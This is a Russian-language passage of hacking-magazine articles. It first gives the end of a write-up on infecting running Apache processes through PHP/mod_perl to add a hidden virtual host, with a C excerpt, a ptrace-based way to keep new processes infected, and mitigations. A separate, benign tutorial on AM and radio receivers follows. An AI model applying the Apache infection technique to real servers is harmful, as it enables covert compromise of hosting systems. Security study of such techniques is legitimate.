В большинстве случаев объект типа `name_chain` (`*names`) уже существует, поскольку редко бывает так, чтобы данный IP-адрес не использовался другим виртуальным хостом. Поэтому мы обходим список `names` и добавляем объект типа `name_chain`. Прежде чем добавить новый объект или переменную, необходимо получить значение `pconf` для `ap_palloc()`. `ap_palloc` — это функция выделения памяти Apache, использующая пулы для определения места хранения данных. Адрес `pconf` используется в `ap_register_other_child()`.

Теперь можно создать объект типа `name_chain`. Затем нужно добавить объект `server_addr_rec`, где хранится информация об IP-адресе и порте (используется для поиска по IP-адресу). После этого добавляется более важный объект: `server_rec`. Необходимо задать администратора сервера, серверный email, конфигурацию модулей, конфигурацию директорий и т. д. Смотрите функцию `hoagie_addvhost()` в файле `hoagie_apachephp.c`:

```
...
  /* allocate memory for new virtual host objects and it's sub objects */
  nc = ap_palloc(pconf, sizeof(name_chain));
  nc->next = NULL;

  /* set IP address and port information */
  nc->sar = ap_palloc(pconf, sizeof(server_addr_rec));
  nc->sar->next = NULL;
  nc->sar->host_addr.s_addr = ipaddr;
  nc->sar->host_port = 8080;
  nc->sar->virthost = ap_palloc(pconf, strlen(ipaddrstr) + 1);
  strcpy(nc->sar->virthost, ipaddrstr);
...
```

Снова запускаем Apache bench и заражаем процессы Apache.

---

7 - Поддержание заражения

Теперь мы можем заражать процессы Apache, работающие в данный момент. Но при большом количестве HTTP-запросов Apache создаёт новые процессы, которые ещё не заражены.

Чтобы решить эту проблему, мы перехватываем обработчик сигналов для всех работающих процессов Apache. Это делается методом заражения процессов во время выполнения (Runtime Process Infection, вариант с `.so`). Таким образом, после каждого нового соединения все работающие процессы Apache также будут заражены. Подробнее см. [4]. Однако это возможно только в том случае, если Apache не был запущен от имени root, поскольку после вызова `setuid()`, при котором старый uid не равен новому uid, Linux сбрасывает флаг `dumpable` процесса. Этот флаг должен быть установлен для того, чтобы можно было использовать `ptrace()` для данного процесса.

---

8 - Решение

Наилучшим решением было бы использование конфигурации Apache только для чтения непосредственно в памяти.

Для PHP можно просто отключить функцию `dl()` или включить безопасный режим (`safe mode`) для всех виртуальных хостов. При использовании `mod_perl` также необходимо отключить всё семейство функций `dl()` (см. `DynaLoader`). В общем случае можно утверждать, что любой встроенный модуль Apache уязвим к данному типу атаки (если имеется прямой доступ к ячейкам памяти). Автор реализовал proof-of-concept-код для PHP и ModPerl, поскольку в наши дни эти языки сценариев работают на большинстве веб-серверов Apache.

---

9 - Ссылки

[1] Apache - http://www.apache.org

[2] PHP - http://www.php.net

[3] ModPerl - http://www.modperl.org

[4] Runtime Process Infection - https://phrack.org/issues/59/8.html#article

---

A - Приложение: реализация

[Таблица из 1 записи — опущена: uuencoded-архив hoagie_apache.tar.gz]

Основы радио

Автор: shaun2k2

Содержание

---

0 — Введение

С момента открытия радио, около 1902 года, мы стали применять его в самых разных целях — от передачи коротких сообщений до пересылки больших и критически важных массивов данных между компьютерными системами. Со временем, несмотря на всю полезность этой технологии, она практически перестала привлекать к себе внимание. Когда большинство людей слышит слово «радио», они представляют небольшое чёрное устройство в машине, по которому слушают местные радиостанции в дороге. При этом очень немногие осознают истинную ценность радио, часто забывая, что сотовые телефоны, телевизоры, спутниковое телевидение и охранные системы — всё это тоже использует радио для выполнения своих задач на постоянной основе. Радио — это

не просто скучная старая вещь, пылящаяся в углу.

Эта статья разделена на четыре части. Первая описывает базовую теорию радио с примерами, иллюстрирующими повседневное применение. Во второй и третьей частях рассматриваются AM и FM радио с различными схемами, демонстрирующими, как эти принципы применяются в реально работающих устройствах. Четвёртая часть — раздел с разной интересной информацией. Некоторые знания по электронике полезны в радиотехнике, хотя и не строго обязательны. Большинство приведённых схем носят иллюстративный характер и во многом могут быть существенно улучшены.

0.1 — Технические термины

Ниже приведены описания технических терминов, используемых в статье:

РЧ (RF) — любая частота в пределах радиоспектра, которая может использоваться для передачи и приёма радиосигналов.

Модуляция — метод упаковки данных в радиосигнал, пригодный для использования целевым радиоприёмником.

AM — амплитудная модуляция. Предполагает незначительное изменение амплитуды несущей радиосигнала синхронно с модулирующим сигналом.

FM — частотная модуляция. Предполагает незначительное изменение частоты несущей радиоволны синхронно с модулирующим сигналом.

Приёмник — любое устройство, способное принимать радиосигналы, излучаемые радиопередатчиком.

Передатчик — устройство, способное излучать радиоволны в окружающую среду.

Антенна (Aerial) — проводник средней или большой длины, используемый радиопередатчиком или приёмником для распространения или обнаружения входящего радиосигнала. В приёмнике или передатчике антенна выполняет роль одной обкладки конденсатора, тогда как роль другой обкладки играет Земля.

Антенна (Antenna) — см. Aerial.

Беспроводная связь (Wireless) — любая технология, передающая данные без проводного соединения. Большинство беспроводных устройств — сотовые телефоны, телевизоры и другие — используют радио, однако некоторые применяют технологии вроде инфракрасного излучения, которые здесь не рассматриваются.

Радиоволна — электромагнитная волна, как правило содержащая данные для приёма удалённым радиоприёмником.

Осциллятор — электронная схема, которая «осциллирует» (колеблется) для выполнения определённой задачи. В радиотехнике осцилляторы используются для передачи радиоволн на заданной частоте — частота радиоволн определяется частотой колебаний осциллятора. Распространённые схемы осцилляторов, в том числе применяемые в данной статье, — LC-осциллятор и кварцевый осциллятор.

Кварцевый осциллятор — схема осциллятора, частота колебаний которого управляется кварцевым резонатором. См. «Осциллятор».

LC-осциллятор — осциллятор, состоящий из конденсатора и катушки индуктивности, частота колебаний которого определяется ёмкостью конденсатора, как правило переменного. См.

«Осциллятор».

Конденсатор — устройство, накапливающее электрический заряд в виде электрического поля.

Вещание (Broadcast) — термин, обозначающий излучение радиоволн в атмосферу.

Длина волны (Wavelength) — физическое расстояние между двумя последовательно переданными волнами на одной и той же частоте.

Диапазоны (Bands) — частотные диапазоны представляют собой совокупности частот, обычно применяемых для одного вида технологий. Например, телевидение часто использует диапазон ОВЧ (VHF).

Частота (Frequency) — число циклов в секунду. Частота описывает, как часто осциллирует осциллятор.

Боковые полосы (Sidebands) — при модуляции несущей возникают две дополнительные полосы, расположенные чуть выше и чуть ниже частоты несущей, как сумма и разность частот несущей и звуковой частоты. Эти две полосы располагаются по обе стороны РЧ-несущей — отсюда термин «боковые полосы».

---

1 — Основы радио

1.1 — Радиоволны

Радиоволны, иначе называемые «радиосигналами», представляют собой электромагнитные волны. Их излучают устройства, называемые «радиопередатчиками» или просто «передатчиками». Несмотря на широкое и многообразное применение радиоволн, мы на самом деле знаем о «радио» очень мало. Известно, однако, что радиоволны — это форма энергии, которая ведёт себя точно так же, как любой другой известный нам тип волн, например звуковая волна.


Радиоволна состоит из трёх составляющих: электрического поля, направления и магнитного поля.

Несмотря на базовое незнание природы радио, мы можем предсказывать его свойства и использовать их для решения самых разнообразных задач — и, по всей видимости, будем делать это ещё очень долго.

1.2 — Несущая

«РЧ-несущую» можно представить как часть радиоволны, которую можно модулировать, чтобы «нести» сигнал данных. Хорошей аналогией служит фонарик, направленный на стену: световое пятно на стене — это и есть «несущая».

До модуляции и без неё несущая радиоволны не содержит никаких данных, лишь пики РЧ-напряжения.



Поскольку передача радиоволн с несущей, не содержащей данных, практически бесполезна, несущую «модулируют» для передачи данных. Существует множество схем модуляции, однако наиболее распространены AM (амплитудная модуляция) и FM (частотная модуляция). Они рассматриваются далее.

1.3 — Частотные диапазоны (РЧ)

Как можно понять, слушая различные радиостанции, разные технологии используют совершенно разные «диапазоны» радиочастот для передачи и приёма своих сигналов.

Весь диапазон, в котором передаются радиосигналы, простирается приблизительно от 30 кГц до 30 ГГц. Этот полный диапазон доступных РЧ (радиочастот) называется «радиоспектром». Частотный диапазон радиоспектра и соответствующие способы применения приведены в таблице ниже.

[Таблица из 6 записей — опущена]

Поскольку определённые частотные диапазоны используются для важных коммуникаций, таких как диапазон ОВЧ (VHF), во многих странах стало незаконным передавать радиоволны на определённых частотах без лицензии. Это было сделано потому, что передача сигналов на важных частотах могла нарушить критически важные коммуникации — например, связь полицейских с их радиостанциями.

Все частоты радиоспектра невидимы для человека. Световые частоты, воспринимаемые людьми, то есть частоты видимого спектра, функционируют на *значительно* более низких частотах.

1.4 — Длина волны

Длина волны — это физическое расстояние от пика одной радиоволны до пика следующей, переданной следом на той же РЧ. В качестве общей аналогии длину волны можно представить как расстояние, которое пройдёт пик волны за время одного цикла. Её можно рассчитать по следующей простой формуле:

```
|\ = V / F

* |\ = лямбда (длина волны)
  V  = скорость
  F  = частота
```

Используя эту формулу, можно рассчитать длину волны для примерного сценария при РЧ 27 МГц. Скорость света составляет 300 миллионов метров/секунду, то есть именно такова скорость электромагнитной волны.

```
|\ = 300 000 000 / 27 000 000

= 11,11(периодическая)
```

Что даёт этот расчёт? Получается, что длина волны в данном сценарии равна 11,11 (периодически) метра. Значит, пик конкретной радиоволны проходит 11,11 м за время одного колебания передающего осциллятора. Но как узнать, сколько длится этот период колебания? Это можно рассчитать по формуле `1 / f`:

```
1 / 27 000 000 = 0,0000000370(периодическая)
```

Это означает, что за ничтожный промежуток времени в 0,0000000370 (периодически) секунды пик радиоволны должен пройти приблизительно 11,11 (периодически) метра.

Длина волны сама по себе может показаться малополезной величиной, однако она очень пригодится при расчёте подходящей длины антенны для радиопередатчиков и приёмников. Как правило, идеальная длина радиоантенны составляет около 1/2 длины волны сигнала. Это легко рассчитать:

```
11,11 / 2 = 5,555 (приблизительно)
```

Из этого расчёта следует, что близкую к идеальной антенну для радиопередатчика/приёмника можно изготовить длиной около 5,5 метра. Точность, как правило, не является критической для работы устройства в целом. Например, там, где переносимость оборудования важнее высокого КПД, для длины антенны часто используют 1/4, 1/8 или даже 1/16 длины волны в метрах.

```
11,11 / 4  = 2,7775
11,11 / 8  = 1,38875
11,11 / 16 = 0,694375
```

Из этого небольшого эксперимента видно, что длину, неприемлемую из-за требований к габаритам, можно сделать вполне пригодной, при этом КПД пострадает незначительно.

Этот метод широко применяется для расчёта разумных длин радиоантенн. Однако используются и другие подходы, особенно в случае спутникового телевидения. Заметьте, что в тарелках спутникового телевидения есть небольшие отверстия в корпусе? Эти отверстия специально подобраны по размеру, чтобы радиоволны с длинами волн, соответствующими нежелательным РЧ (не попадающим в диапазон 3–30 ГГц), не создавали электрический ток в антенном проводе — в отличие от нужных радиоволн. Отверстия, основанные на том же принципе, можно найти и внутри микроволновой печи.

1.5 — Передача

Пожалуй, одной из наиболее сложных для понимания концепций в радиотехнике является вопрос о том, как радиоволны фактически излучаются в окружающую среду. Как уже упоминалось ранее, радиоволны передаются с помощью осцилляторов в электронных схемах, а частота колебаний осциллятора определяет частоту излучаемых радиоволн.


В качестве примера рассмотрим использование LC-осциллятора в схеме радиопередатчика. LC-осцилляторы состоят из катушки индуктивности (L) и конденсатора (C). Если задуматься о том, как конденсатор накапливает заряд, можно сделать вывод, что он хранится в виде электрического поля между двумя обкладками. В течение одного колебания (также называемого «циклом») контура LC весь доступный ток сначала накапливается в конденсаторе как электрическое поле, а затем — как магнитное поле катушки индуктивности. После очень короткого промежутка времени (1/f) магнитное поле преобразуется обратно в электрический ток и начинает заряжать конденсатор снова. Поскольку магнитное поле катушки начинает переходить обратно в электрический заряд, катушка создаёт ещё одно электрическое поле в магнитное, чтобы противодействовать изменению. Этот непрерывный цикл быстрых изменений поддерживает ток в LC-контуре в одном направлении под действием запасённого в катушке тока. Когда заряд катушки в итоге обнуляется, конденсатор снова заряжается, но уже с противоположной полярностью. При каждом колебании (цикле) происходят потери энергии, однако не все потери можно объяснить тепловыми потерями в витках катушки. Следовательно, часть энергии «утекла» между обкладками конденсатора в виде электромагнитной энергии — то есть радиоволн.

Из этого можно сделать вывод, что чем дальше разнесены обкладки конденсатора, тем больше энергии излучается («утекает») в виде радиоволн. Это означает, что конденсатор с обкладками, разнесёнными на 1 метр, будет излучать больше, чем конденсатор с очень близко расположенными обкладками. Углубляясь в рассуждение, приходим к выводу: для максимального

«излучения» радиоэнергии в LC-контуре нужен конденсатор с широко разнесёнными обкладками. Оказывается, что в роли одной обкладки можно использовать самую большую «пластину» в мире — Землю! Второй обкладкой послужит проводник подходящей длины — так называемая «антенна»!

В реальных радиопередатчиках схемы осцилляторов создают в антенном проводе слабый осциллирующий ток. Благодаря постоянному преобразованию форм энергии в цепи осциллятора ток, осциллирующий в проводе антенны, приобретает электромагнитный характер и излучается как радиоэнергия.

Возвращаясь к длине антенны в зависимости от длины волны — именно здесь пригодится ранее рассчитанное значение. Исходя из полученных знаний, можно представить адаптированную схему LC-осциллятора, приведённую ниже.



Концептуально, используя адаптированную схему LC-контура выше, процесс передачи радиоволн можно описать так: радиоволны возникают вследствие распространения электрического тока в антенном проводе. Именно «утечка» электромагнитной энергии между двумя обкладками конденсатора обусловливает излучение радиоволн.

При возникновении колебаний в LC-контуре вся доступная энергия накапливается в конденсаторе, после чего энергия (электрический ток), не излучённая как электромагнитные волны, поступает в катушку. Весь этот процесс составляет одно колебание; после его завершения цикл повторяется снова, при этом каждый раз часть энергии теряется в виде радиоволн с «конденсаторных» пластин (антенна и Земля). Таким образом, именно частота колебаний LC-контура («частота») определяет частоту излучаемых радиоволн, то есть РЧ радиосигналов.


1.6 — Приём

Концепция приёма радиосигналов практически противоположна концепции их передачи. Как и в радиопередатчиках, в радиоприёмниках также используется антенна, но для совершенно иной цели — для обнаружения радиосигналов в окружающей среде. Как уже было описано, радиоволны — это форма энергии, распространяющейся в виде электромагнитных волн в воздухе. Поэтому, когда радиосигналы, излучаемые находящимися поблизости передатчиками, проходят мимо антенны приёмника, в антенном проводе возникает *крошечный* переменный РЧ-ток. Когда в антенном проводе появляется сигнал, «нужные» радиочастоты «отбираются» из совокупности РЧ-токов в антенне с помощью «настроенного контура».


В качестве примера снова рассмотрим LC-контур — из-за его простоты. РЧ-ток «нужной» частоты может быть выделен среди прочих РЧ с помощью LC-контура, настроенного на резонанс с частотой «нужного» радиосигнала. Такой отбор возможен, потому что LC-контур имеет низкое сопротивление на всех частотах, кроме «нужной». Частоты, отличные от «нужной», не проходят через контур, поскольку «закорачиваются» из-за его низкого сопротивления на всех частотах, кроме резонансной.

После выбора нужных радиочастот из общего радиосигнала приёмник обычно усиливает сигнал для последующей демодуляции. Метод демодуляции радиосигнала в модулирующий сигнал

полностью зависит от типа модуляции принимаемой радиоволны. В случае AM-приёмника выбранный сигнал «выпрямляется» и тем самым демодулируется с использованием германиевого диода с малым падением напряжения. Этот процесс по существу преобразует переменный РЧ-ток обратно в постоянный ток, отражающий уровень мощности AM-сигнала. Затем РЧ-составляющая, как правило, удаляется с помощью конденсатора. Результатом этого процесса является восстановленный модулирующий сигнал, который можно подать на высокоомные наушники. Диаграмма ниже показывает, как диод выпрямляет выбранный РЧ-ток.




После выпрямления диодом AM-сигнал всё ещё непригоден для подачи на звуковой выход, поскольку в нём ещё присутствует РЧ-несущая. Её можно удалить с помощью одного конденсатора.



На выходе конденсатора получается восстановленная звуковая волна модулирующего сигнала, пригодная для подачи на устройство аудиовывода, например высокоомные наушники.

Этот метод, вероятно, является простейшим способом создания AM-приёмника, широко известного как «кристальный детектор», использовавшийся массово в 1920-х годах. Для получения более высокого качества звука чаще применяются другие типы приёмников: TRF (приёмники с настройкой по всем каскадам) и супергетеродинные приёмники.

Общую системную модель радиоприёмника на самом базовом уровне можно представить следующей схемой:



Хотя методы и компоненты для каждого этапа схемы различаются, большинство приёмников придерживаются именно такой системы. Другие типы приёмников и их схемы более подробно рассмотрены в соответствующих разделах.

---

2 — AM-радио

2.1 — Что такое AM-радио?


AM-радио — это любой вид технологии, использующей амплитудную модуляцию для передачи информации по несущей. Чтобы «упаковать» в радиоволну нередко сложные сигналы, мощность

несущей волны незначительно сдвигается синхронно с модулирующим звуковым или информационным сигналом. Наряду с азбукой Морзе АМ является одной из простейших форм модуляции, что определяет и её недостатки.

2.2 — Модуляция

АМ-модуляция заключается лишь в незначительном изменении мощности несущей радиоволны синхронно с модулирующим сигналом. Амплитуда, как вы, вероятно, уже знаете, — это просто другое слово для «мощности».


Простоту АМ-модуляции можно проиллюстрировать простой диаграммой ниже:



Как видно из диаграмм, всякий раз, когда напряжение модулирующего сигнала (сигнала, который мы модулируем) увеличивается, амплитуда (мощность) РЧ-несущей также увеличивается синхронно с ним. Когда напряжение модулирующего сигнала падает, происходит обратное. После АМ-модуляции несущей полоса пропускания сигнала обычно вдвое превышает полосу исходного модулирующего сигнала.


2.3 — Демодуляция

Когда АМ-приёмник принимает радиоволну, как уже было отмечено, в антенном проводе возникает слабый переменный РЧ-ток. Из-за АМ-модуляции несущей, применённой передатчиком, напряжения в несущей чередуются между большими и меньшими значениями в равных и противоположных величинах. Поэтому для восстановления модулирующего сигнала необходимо удалить либо положительную, либо отрицательную часть модулированного сигнала. В простейших АМ-приёмниках модулированный сигнал можно «выпрямить» с помощью одного германиевого диода с малым падением напряжения.



Здесь часть несущей удалена, что приводит к восстановлению («выпрямлению») модулирующего сигнала.


Поскольку частота несущей (РЧ радиоволны) обычно значительно превышает частоту модулирующего сигнала, РЧ-несущую можно удалить из полученного модулирующего сигнала с помощью простого конденсатора.



Пропуская выпрямленный сигнал через конденсатор, звуковой (или информационный) сигнал сглаживается, что улучшает качество выходного звука. На этом этапе модулирующий сигнал более или менее восстановлен.

Хотя этот метод AM-демодуляции может работать удовлетворительно, подавляющее большинство современных коммерческих радиоприёмников использует конструкцию, известную как «супергетеродин» (superhet). Вкратце объясню её принцип.

Супергетеродинные приёмники основаны на принципе «смешивания» двух сигналов для получения промежуточной частоты. Следующая схема иллюстрирует работу супергетеродинного приёмника:



Как видно, супергетеродинная демодуляция значительно сложнее простого «выпрямления». Работа супергетеродинного приёмника в общих чертах выглядит следующим образом. Сначала в цепи появляется переменный РЧ-ток вследствие электромагнитной активности вокруг антенны. Сигналы нужной радиочастоты выбираются с помощью настроенного контура и подаются на один из входных выводов «смесителя». Одновременно другой вход смесителя занят «местным осциллятором», настроенным на частоту, немного ниже входной радиочастоты. Выходной сигнал смесителя называется «промежуточной частотой» (ПЧ, IF) и равен разнице частот местного осциллятора и принятого AM-сигнала. Затем ПЧ усиливается и подаётся на «огибающий детектор». На выходе огибающего детектора получается звуковой модулирующий сигнал (АЧ — звуковая частота), который, в свою очередь, усиливается и подаётся пользователю через громкоговоритель или другое устройство аудиовывода.

Поскольку местный осциллятор практически всегда настроен на работу с частотой примерно на 465 кГц *ниже* частоты входной несущей, выход смесителя всегда будет несущей 465 кГц — сохраняющей модулированную информацию. После усиления сигнала в ПЧ-усилителях (их может быть несколько) сигнал демодулируется детектором, который нередко представляет собой всего лишь один диод. Как уже упоминалось, восстановленный модулирующий сигнал может быть подан на усилитель, а затем на устройство аудиовывода.

Помимо более высокого качества звукового сигнала, супергетеродинные приёмники избавляют от необходимости настраивать несколько контуров TRF (приёмников с настройкой по всем каскадам). В конструкциях TRF настройка на разные радиочастоты создаёт трудности из-за большого числа контуров — супергетеродины решают эту проблему, поскольку «знают» заранее, какой будет нагрузка коллектора: сигнал 465 кГц. Конструкции супергетеродинов можно адаптировать для работы с FM-сигналами, заменив «детектор» на подходящий для FM (например, фазовый детектор).


2.4 — Схемы

Поскольку радиотехника — широко обсуждаемая тема в интернете, в открытом доступе имеется множество схемных решений: от очень простых до весьма сложных. Ниже я привожу несколько радиосхем, которые большинство людей с минимальными знаниями в электронике и нужными

компонентами могут собрать самостоятельно.

2.4.1 — Приёмники

Выше уже упоминался исторический «кристальный детектор» — радиоприёмник, позволяющий любому желающему с достаточно длинным антенным проводом и несколькими компонентами слушать AM-радиодиапазоны. Ниже приведена базовая схема кристального детектора, которую очень легко собрать.





• C1 должен быть переменным конденсатором для настройки на другие частотные диапазоны.
• D1 должен быть германиевым диодом с малым падением напряжения — негерманиевые диоды не подойдут.

Из предыдущего обсуждения можно понять, как работает вышеприведённый кристальный AM-приёмник: входящие радиоволны генерируют крошечный переменный ток в антенном проводе; из него «нужные» радиочастоты выбираются LC-контуром. Отобранный ток проходит через диод, который «выпрямляет» сигналы, демодулируя их. Перед диодом стоит простой транзистор, усиливающий «нужную» частоту — исключительно для повышения качества звука. Все оставшиеся РЧ-составляющие удаляются одним конденсатором, что попутно сглаживает сигнал. Полученный звуковой сигнал подаётся на наушники — они *обязательно* должны быть высокоомными, иначе в наушниках ничего не будет слышно.

Как уже отмечалось, этот тип приёмника часто использовался в 1920-х годах и давал даже начинающим любителям электроники той эпохи возможность собрать что-то по-настоящему полезное. Для нормальной работы схемы «кристального детектора» хорошей антенной послужат около 60–70 витков провода вокруг стержня из магнитного материала.

Схемы подобного рода в коммерческих радиоприёмниках уже не применяются. Помимо супергетеродинов, изредка для создания недорогих радиоприёмников используются TRF-схемы. Ниже приведена простая схема TRF-приёмника.





• C2 должен быть переменным конденсатором
• C5 и C6 должны быть переменными конденсаторами
• Подойдут резисторы и конденсаторы с разумными номиналами


Как и в «кристальном детекторе», когда антенна «подхватывает» радиосигнал, нужная частота выбирается LC-контуром. Сигнал подаётся на усилитель на транзисторе. Однако на этот раз транзисторный усилитель имеет «настроенную нагрузку коллектора» — благодаря LC-контуру (LC2) в коллекторной цепи транзистора. Далее сигнал выпрямляется, накапливается в нескольких конденсаторах до набора достаточного заряда и в итоге подаётся пользователю через высокоомные наушники. Применение настроенной нагрузки коллектора делает приёмник более избирательным, усиливая только сигналы с резонансной частотой LC2. Это обеспечивает более высокое качество звукового сигнала и делает данный приёмник значительно лучше предыдущего.

